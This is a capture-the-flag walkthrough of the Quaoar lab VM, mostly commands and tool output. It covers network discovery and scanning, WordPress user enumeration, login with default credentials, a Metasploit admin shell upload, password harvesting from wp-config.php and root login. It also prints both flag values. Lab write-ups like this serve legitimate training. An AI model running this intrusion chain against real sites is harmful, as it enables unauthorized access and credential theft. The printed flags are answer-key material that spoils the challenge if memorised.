
Quaoar Challenge


Target: Get Shell on the system and found 2 flags in the machine

1. Find the address of the machine with the tool net discover
   The address is 192.168.16.132




```
Currently scanning: 192.168.123.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.16.2    00:50:56:ea:20:52      2     120  VMware, Inc.
192.168.16.132  00:0c:29:9f:ef:94      2     120  VMware, Inc.
192.168.16.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.16.254  00:50:56:f1:35:14      1      60  VMware, Inc.
```

2.Now I will run nmap on the target to find more information



```
 0.0.0.0         00:50:56:c0:00:08      3     180  VMware, Inc.

root@kAlI:~# nmap -sS -sV -O 192.168.16.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-10 21:30 IST
Nmap scan report for 192.168.16.132
Host is up (0.00032s latency).
Not shown: 991 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
53/tcp  open  domain      ISC BIND 9.8.1-P1
80/tcp  open  http        Apache httpd 2.2.22 ((Ubuntu))
110/tcp open  pop3        Dovecot pop3d
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp open  ssl/imaps?
995/tcp open  ssl/pop3s?
MAC Address: 00:0C:29:9F:EF:94 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.18 seconds
root@kAlI:~#
```


3. I saw that port 80 is open and i decided to use uniscan to find more information on this site



```
root@kAlI:~# uniscan -u http://192.168.16.132 -qweds
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


Scan date: 10-3-2019 22:10:46
===================================================================================================
| Domain: http://192.168.16.132/
| Server: Apache/2.2.22 (Ubuntu)
| IP: 192.168.16.132
===================================================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://192.168.16.132/upload/
| [+] CODE: 200 URL: http://192.168.16.132/wordpress/
===================================================================================================
|
| File check:
| [+] CODE: 200 URL: http://192.168.16.132/index.html
| [+] CODE: 200 URL: http://192.168.16.132/robots.txt
===================================================================================================
|
| Check robots.txt:
| [+] Disallow: Hackers
```


i found the file robots.txt and that machine using word press and I using the tool wpscan on the machine

5.using wpscan to find users:




```
root@kAlI:~# wpscan --url http://192.168.16.132/wordpress/ --enumerate u
_______________________________________________________________

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________
```

# I found 2 users :



```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+--------+--------+
    | Id | Login  | Name   |
    +----+--------+--------+
    | 1  | admin  | admin  |
    | 2  | wpuser | wpuser |
    +----+--------+--------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Sun Mar 10 23:35:05 2019
[+] Requests Done: 76
[+] Memory used: 8.863 MB
[+] Elapsed time: 00:00:07
```

6. now I type the adderss http://192.168.16.132/wordpress/wp-login.php and using the user and pass that I found



WordPress 5.1 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

Write your first blog post

Add an About page

View your site

More Actions

Manage widgets or menus

Turn comments on or off

Learn more about getting

At a Glance

2 Posts

1 Page

1 Comment

WordPress 3.9.14 running Twenty Fourteen theme.

Quick Draft

Activity


Recently Published

Oct 22nd, 9:47 pm What is Quaoar?

Oct 12th, 11:57 am Hello world!

WordPress News


7. Now to get shell on the machine I am using : use exploit/unix/webapp/wp_admin_shell_upload



```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.16.132
RHOSTS => 192.168.16.132
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi wordpress
targeturi => wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
```


8. I get a shell :

And go to the home directory → cd wpadmin




```
meterpreter > shell
Process 4350 created.
Channel 0 created.
cd home
/bin/sh: 1: cd: can't cd to home
cd /home
ls
help
ori
wpadmin
```

9 . inside wpadmin directory I found the first fleg!




```
cd wpadmin
ls
flag.txt
cat slag.txt
cat: slag.txt: No such file or directory
cat flag.txt
2bafe61f03117ac66a73c3c514de796e
```

10. now I go to this path : var/www/wordpress




```
cd wordpress
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
```

11. and now I want to see what configure in wp-config.php file and I found the default user and password




```
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

12. now I login to the machine with the user and pass that I found :



```
Quaoar login: root
Password:
Last login: Sun Aug  6 10:55:14 EDT 2017 on tty1
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

 System information disabled due to load higher than 1.0

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@Quaoar:~# _
```

13. I typing ls and see the flag number 2!



```
root@Quaoar:~# ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~# _
```